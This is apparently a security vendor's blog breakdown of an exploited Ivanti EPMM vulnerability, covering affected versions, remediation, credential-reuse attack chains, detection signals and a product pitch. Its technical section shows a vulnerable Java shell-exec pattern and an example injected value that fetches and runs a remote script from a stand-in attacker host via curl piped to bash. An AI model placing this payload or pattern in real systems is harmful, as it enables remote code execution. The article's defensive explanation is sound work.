
On May 7, 2026, Ivanti published a security advisory covering five high-severity vulnerabilities in Endpoint Manager Mobile (EPMM). One of them, CVE-2026-6973, was not found during a routine audit. It was found because it was already being used. Ivanti confirmed active exploitation in a limited number of customer environments at the time of disclosure, making this a zero-day in the practical sense: attackers had operational access before defenders had a patch. The same day, CISA added CVE-2026-6973 to its Known Exploited Vulnerabilities catalog and gave US federal civilian agencies three days to remediate.
The vulnerability is classified as improper input validation (CWE-20) and carries a CVSS score of 7.2 (High). Exploitation requires administrative authentication on the EPMM admin interface. On a platform that manages mobile device policies, enrollment workflows, and certificate distribution across an enterprise, remote code execution under an admin context is not a consolation prize. It is a full compromise of a system positioned at the center of your mobile device management infrastructure.
This article follows the same two-part format we use for all our CVE breakdowns: a plain-language executive summary first, then a full technical dissection for readers who want to understand the bug and the attack chain from first principles. At the end, we discuss what this class of vulnerability means in practice for teams running enterprise MDM platforms, and how the Pragma Core platform addresses the underlying detection and prevention challenges.
Part I. Executive breakdown
What happened
Ivanti disclosed CVE-2026-6973 on May 7, 2026, alongside four other EPMM vulnerabilities patched in the same update cycle. Unlike the other four, CVE-2026-6973 had already been exploited. A very limited number of customer environments were confirmed compromised at the time of disclosure. Ivanti did not attribute the exploitation activity or describe what actions the attackers took after achieving code execution.
The vulnerability is caused by improper input validation in the EPMM administrative API. An attacker who authenticates to the admin interface and submits a maliciously crafted request to a vulnerable endpoint can achieve remote code execution on the underlying Linux appliance. The EPMM process runs with elevated privileges, meaning the execution context for any injected commands is that of the EPMM service itself, not a sandboxed or low-privilege user.
Critically, Ivanti's advisory noted that organizations which followed the company's January 2026 recommendation to rotate credentials after CVE-2026-1281 and CVE-2026-1340 have significantly reduced risk from CVE-2026-6973. This phrasing reveals the observed exploitation path: attackers who compromised EPMM instances through the January zero-days harvested admin credentials and have been reusing them. The vulnerability itself is new. The access enabling its exploitation is not.
Who is affected
| Product / Version | Status |
|---|---|
| Ivanti EPMM on-premises, versions 12.8.0.0 and earlier | Vulnerable. Patch immediately. |
| Ivanti EPMM 12.6.1.1, 12.7.0.1, 12.8.0.1 | Patched. |
| Ivanti Neurons for MDM (cloud) | Not affected. Cloud product is a separate codebase. |
| Ivanti EPM (different product, similar name) | Not affected. |
| Ivanti Sentry | Not directly affected. Review configuration due to EPMM dependency. |
As of May 7, 2026, Shadowserver tracked over 800 internet-exposed EPMM instances, with the majority concentrated in Europe and North America. These are on-premises appliances, many of them reachable from the public internet by design to support remote device enrollment and management.
Why this matters in enterprise MDM environments
EPMM occupies a privileged position in enterprise infrastructure that is easy to underestimate. It manages which devices are permitted on the network, what policies those devices operate under, what certificates they receive, and what applications they run. It typically integrates with Active Directory or LDAP for device identity resolution, and its admin interface often has credentials for those directory integrations stored in configuration.
Compromise of the EPMM appliance therefore provides an attacker with more than just code execution on a single server. It provides visibility into the mobile device estate, the ability to push malicious profiles or certificates to enrolled devices, and potentially credentials or tokens that allow lateral movement into directory services and adjacent infrastructure. This is why EPMM has been a recurring target for sophisticated threat actors, including the groups that have historically targeted government networks in Norway and the United States.
CISA's Known Exploited Vulnerabilities catalog now lists 33 Ivanti vulnerabilities as actively exploited, with 12 linked to ransomware operations. CVE-2026-6973 is the latest entry in a documented pattern, not an isolated incident.
Recommended actions
-
Patch immediately. Upgrade to EPMM 12.6.1.1, 12.7.0.1, or 12.8.0.1 depending on your current version track. This is the only complete fix for CVE-2026-6973 and the four other vulnerabilities in the same advisory.
-
Rotate all EPMM admin credentials now, regardless of prior history. If you did not rotate after CVE-2026-1281 and CVE-2026-1340 in January, do it immediately. The observed exploitation of CVE-2026-6973 depends on previously harvested credentials. Rotating removes that entry point.
-
Review EPMM administrator accounts for unexpected changes. Check for accounts added or modified since January 2026, privilege elevations, and admin sessions from unexpected IP addresses or at unusual times. There are no vendor-published indicators of compromise specific to CVE-2026-6973, so behavioral review is the practical detection method.
-
Restrict administrative interface access. The EPMM admin panel should not be reachable from the open internet. If it currently is, put it behind a VPN or restrict access by source IP. This does not remediate the vulnerability but substantially raises the bar for exploitation.
-
Review the Sentry appliance configuration. Ivanti explicitly noted that Sentry is not directly affected but has a configuration dependency on EPMM. A compromised EPMM appliance can affect Sentry's security posture. Audit both at the same time.
-
Audit downstream directory and identity integrations. If EPMM integrates with Active Directory, LDAP, or an identity provider, review those systems for anomalous activity. A compromised admin session can be used to push malicious device policies, alter enrollment settings, or access credentials used for directory lookups.
Part II. Technical breakdown
Background: what EPMM is and where it sits architecturally
Ivanti Endpoint Manager Mobile is a Java-based web application running on a Linux appliance. Its core function is mobile device management at enterprise scale: device enrollment, policy enforcement, application distribution, certificate lifecycle management, and integration with enterprise identity infrastructure.
The product exposes multiple interfaces. Enrolled devices communicate with the device-facing API to receive policy updates, configuration profiles, and application assignments. Administrators interact with the system through the admin-facing REST API, which accepts structured JSON or form-parameter requests and translates them into actions on the underlying appliance, including file operations, service restarts, configuration writes, and interactions with integrated directory systems.
Because EPMM is designed to give administrators deep control over the appliance and its managed estate, the admin API's attack surface is intentionally broad. The implicit security model is that anyone who has successfully authenticated with an admin credential is trusted to perform any action the API offers. CVE-2026-6973 breaks that model: it allows an action the API was never meant to permit, namely OS-level command execution, through an endpoint that does not validate its input thoroughly enough.
The vulnerability class: what improper input validation means in this context
Improper input validation (CWE-20) describes a category where an application accepts data from an external source and processes it without adequately verifying that the data conforms to what the application expects in terms of type, format, length, range, or content. When this failure occurs in a component with direct access to system resources, the consequences can range from data corruption to full code execution.
In a Java-based management platform like EPMM, the most common mechanisms by which improper input validation leads to RCE are the following:
Command injection. An administrative API endpoint accepts a parameter that is used to construct a system command executed on the underlying OS. If that parameter is not sanitized before being passed to a shell or exec call, an attacker can append additional OS commands using standard shell metacharacters. Because the EPMM process runs with elevated privileges, the injected commands execute with that same privilege level.
A simplified example of the vulnerable pattern in Java:
// Vulnerable: user-controlled input concatenated into shell command
String cmd = "some-appliance-tool --config " + userSuppliedInput;
Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c", cmd});
If userSuppliedInput contains "value; curl http://attacker.com/implant.sh | bash", the shell executes both the intended command and the injected one.
Server-side expression injection. Java-based management platforms often use expression evaluation frameworks (OGNL, Spring Expression Language, JEXL) or templating engines (Freemarker, Velocity) to generate dynamic output from administrator-controlled inputs. If user input is passed into an evaluation context rather than treated as a literal string, an attacker can inject expressions that the engine evaluates as code at runtime.
Unsafe Java deserialization. If an administrative endpoint accepts serialized Java objects and deserializes them without type checking, an attacker with a crafted payload and knowledge of the application's classpath can trigger gadget chains that result in code execution. This has been a common RCE vector in Java enterprise management platforms.
Ivanti has not published a patch diff or identified the specific endpoint affected by CVE-2026-6973. The technical details above represent the well-established mechanisms through which improper input validation leads to RCE in Java-based management APIs. The behavior described in Ivanti's advisory (admin-authenticated RCE via improper input validation) is consistent with any of these paths.
The credential reuse chain
The most telling detail in Ivanti's advisory is not the vulnerability itself but the context around its exploitation. The advisory states that organizations that rotated admin credentials after CVE-2026-1281 and CVE-2026-1340 in January 2026 have significantly reduced risk. This is not a generic security recommendation. It is a description of the observed attack pattern.
CVE-2026-1281 and CVE-2026-1340 were code injection vulnerabilities in EPMM, also exploited as zero-days. Attackers who compromised EPMM instances through those vulnerabilities in January did not necessarily need to maintain access through the original exploit path. The credential harvesting that occurred during that exploitation gave them something more durable: valid admin credentials that remained functional after the vulnerabilities were patched.
Five months later, those same credentials are being used to authenticate to EPMM admin interfaces and exploit CVE-2026-6973. The exploitation chain is:
[January 2026]
CVE-2026-1281 / CVE-2026-1340 exploited as zero-days
        |
        v
Admin credentials harvested from compromised EPMM instance
        |
        v
Vulnerabilities patched. Credentials NOT rotated.

[May 2026]
        |
        v
Attacker authenticates to EPMM admin API using harvested credentials
        |
        v
Malicious input submitted to endpoint vulnerable to CVE-2026-6973
        |
        v
Input processed without validation -> OS command / expression execution
        |
        v
RCE as EPMM service user on the appliance
        |
        v
Lateral movement into managed device estate, directory integrations, adjacent infrastructure
The patch for CVE-2026-6973 stops the exploitation chain at the fourth step. Credential rotation stops it at the third. Doing only one without the other is incomplete remediation.
Chaining with CVE-2026-5786: dropping the authentication requirement
CVE-2026-6973 requires administrative authentication. The same patch batch includes CVE-2026-5786, an improper access control vulnerability with a CVSS score of 8.8 that allows a remote authenticated attacker (any authenticated user, not specifically an admin) to gain administrative access to EPMM.
Chained together:
[Attacker has any valid EPMM user credential]
        |
        v
CVE-2026-5786: privilege escalation to admin access
        |
        v
CVE-2026-6973: admin-authenticated RCE
        |
        v
Full appliance compromise
The effective prerequisite for full compromise drops from admin authentication to basic user authentication when both vulnerabilities are unpatched. This is a significant reduction in the barrier to exploitation and reinforces the urgency of patching the entire advisory batch, not just CVE-2026-6973 in isolation.
Why authenticated RCE on a management plane is not a reduced-severity finding
A common reasoning pattern treats "requires authentication" as a significant risk reduction. On a consumer web application, that reasoning has some merit. On an enterprise management platform, it does not, for three reasons.
First, credential theft and reuse are the norm in post-exploitation activity. As the current CVE demonstrates, admin credentials harvested months ago from a different vulnerability are being used to exploit this one today. Admin authentication as a requirement does not mean the attacker needs to start with admin access.
Second, even setting aside credential reuse, the admin interface for an on-premises appliance like EPMM is often reachable from within the enterprise network without strong access controls. Phishing, VPN compromise, or lateral movement from another compromised host can produce an admin session on EPMM without requiring the attacker to have had admin access at the start.
Third, RCE on EPMM is not RCE on an isolated server. EPMM has integrations. It has credentials. It manages devices. The blast radius of a successful exploitation is substantially larger than the appliance itself.
Detection
There are currently no vendor-published indicators of compromise specific to CVE-2026-6973. This is an important operational constraint. It means that defenders cannot rely on signature-based detection to identify whether exploitation occurred. The detection approach must be behavioral.
Relevant signals to investigate:
- Admin login events from IP addresses that have not previously accessed the admin interface.
- Admin sessions at unusual times relative to your organization's operational patterns.
- New administrator accounts or privilege changes in the EPMM audit log.
- Changes to device enrollment policies, certificate configurations, or application assignments that were not initiated by your MDM team.
- Outbound connections from the EPMM appliance to external hosts not in its normal communication profile.
- Anomalous activity in Active Directory or LDAP that correlates with EPMM's service account permissions.
Timeline
| Date | Event |
|---|---|
| January 2026 | CVE-2026-1281 and CVE-2026-1340 exploited as zero-days in EPMM. Admin credentials likely harvested. |
| April 2026 | CISA orders US federal agencies to patch CVE-2026-1340 within four days. |
| Before May 7, 2026 | CVE-2026-6973 exploited in the wild using credentials harvested in January attacks. |
| May 7, 2026 | Ivanti publishes advisory covering CVE-2026-6973 and four other vulnerabilities. Patches released. |
| May 7, 2026 | CISA adds CVE-2026-6973 to the Known Exploited Vulnerabilities catalog. |
| May 10, 2026 | CISA remediation deadline for US federal civilian agencies. |
| May 8, 2026 | No reliable IOCs published. 800+ internet-exposed EPMM instances identified by Shadowserver. |
What we should take away from CVE-2026-6973
The patterns embedded in this vulnerability are more instructive than the vulnerability itself:
Credential rotation after a breach is not optional hygiene. It is a security control. The exploitation of CVE-2026-6973 is materially enabled by credentials that were not rotated after a prior compromise. Patching the January vulnerabilities was necessary but not sufficient. The attackers had already taken what they needed. A patch does not revoke a credential. Only a rotation does.
Repeated exploitation of the same product is a product-level signal, not just a patching problem. CISA's KEV catalog lists 33 Ivanti vulnerabilities as actively exploited. That number is not a coincidence or bad luck. It reflects the combination of architectural decisions, a large privileged attack surface, and a deployment pattern that places the admin interface on internet-reachable infrastructure. Teams that must run EPMM on-premises should be asking hard questions about network segmentation, access controls, and the risk tolerance associated with that decision.
Chained vulnerabilities make individual severity scores misleading. CVE-2026-6973 at CVSS 7.2 sounds manageable. CVE-2026-5786 at CVSS 8.8 sounds serious. Together, they produce unauthenticated RCE on a management platform. Evaluating vulnerabilities in isolation, rather than as part of a patch batch that may contain chaining opportunities, systematically underestimates risk.
Management platforms have asymmetric blast radius. A vulnerability in a standard web application typically has an impact bounded by what that application can access. A vulnerability in a platform that manages devices, distributes certificates, and integrates with directory services has a blast radius that extends through every system it touches. This asymmetry should drive higher remediation urgency for management plane components than the raw CVSS score alone suggests.
How Pragma Core addresses this class of problem
CVE-2026-6973 sits at the intersection of third-party software vulnerability management, management plane security, and the credential lifecycle problem that follows any breach. Each of these is a distinct challenge that standard security tooling tends to handle poorly in isolation.
Continuous SCA and third-party software version tracking
The first question any security team needs to answer after a disclosure like this is: which of our EPMM instances are running an affected version? For organizations with a handful of on-premises appliances, that is a manual inventory check. For organizations with dozens of environments, managed service providers, and subsidiary entities, it is a genuinely hard visibility problem. The Pragma Core SCA and dependency tracker maintains continuous version coverage across connected environments and surfaces CVE matches against third-party software versions the moment they are published, with affected asset context included.
White-box and infrastructure penetration testing for management planes
Management platforms like EPMM are rarely included in standard web application pentest scopes because they are treated as vendor-maintained appliances rather than custom applications. But they expose APIs, accept input, run on Linux, and integrate with directory services. They are exactly the kind of target where authenticated testing with access to the admin interface produces findings that unauthenticated scanning misses entirely. The Pragma Core infrastructure and white-box pentest modules cover management plane applications, including authenticated API testing that can surface injection-class vulnerabilities before an external attacker finds them.
Credential exposure detection and rotation tracking
The exploitation of CVE-2026-6973 is a direct consequence of credentials not being rotated after a prior breach. Pragma Core's continuous security monitoring tracks credential exposure signals across connected environments and flags cases where service accounts, admin credentials, or integration tokens may be stale, reused, or associated with previously compromised assets. For teams that do not have a systematic credential rotation process tied to incident response, that visibility is the missing link between patching a vulnerability and actually closing the attack surface it represents.
Adversary emulation for lateral movement paths from the management plane
Once an attacker has RCE on EPMM, the question is what they can reach from there. Pragma Core's adversary emulation module runs breach-and-attack simulations aligned with the MITRE ATT&CK matrix, including lateral movement paths from compromised management nodes into directory services, adjacent network segments, and enrolled device infrastructure. Running that simulation before an attacker does it identifies which post-exploitation paths are viable and prioritizes the controls that close them.
Closing thoughts
CVE-2026-6973 is not a technically exotic vulnerability. Improper input validation leading to RCE is a decades-old vulnerability class. What makes this case worth examining carefully is the context around it: an enterprise management platform with a documented history of zero-day exploitation, an active exploitation campaign that reuses credentials from a breach five months prior, and a vulnerability that chains with a privilege escalation bug in the same patch batch to drop the authentication requirement entirely.
The patch is available. Apply it. Rotate the credentials. Restrict the admin interface. Then ask whether your visibility into this class of asset is good enough that you would have known if you were one of the "very limited number of customers" exploited before the advisory was published.
If you want to talk about what that visibility looks like, you can reach us at pragma-core.com.
Sources
- Ivanti, May 2026 Security Advisory: Ivanti Endpoint Manager Mobile (EPMM) Multiple CVEs, May 7, 2026.
- CISA, CISA Adds One Known Exploited Vulnerability to Catalog, May 7, 2026.
- The Hacker News, Ivanti EPMM CVE-2026-6973 RCE Under Active Exploitation Grants Admin-Level Access, May 7, 2026.
- Help Net Security, Ivanti EPMM vulnerability exploited in zero-day attacks (CVE-2026-6973), May 8, 2026.
- SOCRadar, CVE-2026-6973: Authenticated Admin RCE In Ivanti EPMM Added to CISA KEV, May 7, 2026.
- Archynewsy, Ivanti Warns of Exploited Zero-Day in Endpoint Manager Mobile (EPMM), May 7, 2026.
- Shadowserver, Ivanti EPMM Exposure Dashboard, May 7, 2026.
- NVD, CVE-2026-6973 Detail.
- CISA KEV Catalog, CVE-2026-6973 Entry.